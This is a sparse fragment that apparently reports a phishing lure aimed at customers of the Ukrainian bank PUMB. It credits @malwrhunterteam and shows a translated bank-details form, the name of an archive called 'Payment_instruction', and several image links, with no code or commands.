
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
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
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@malwrhunterteam



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English (Translation)

Public Joint Stock Company “FIRST
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Account details

Name of legal entity:

EDRPOU code:

IBAN:

Name of bank: **PJSC “PUMB”**

Bank code (MFO):

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total 2 files and directories in solid archive
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Filename : Платіжна_інструкція.7z *Payment_instruction*



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
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

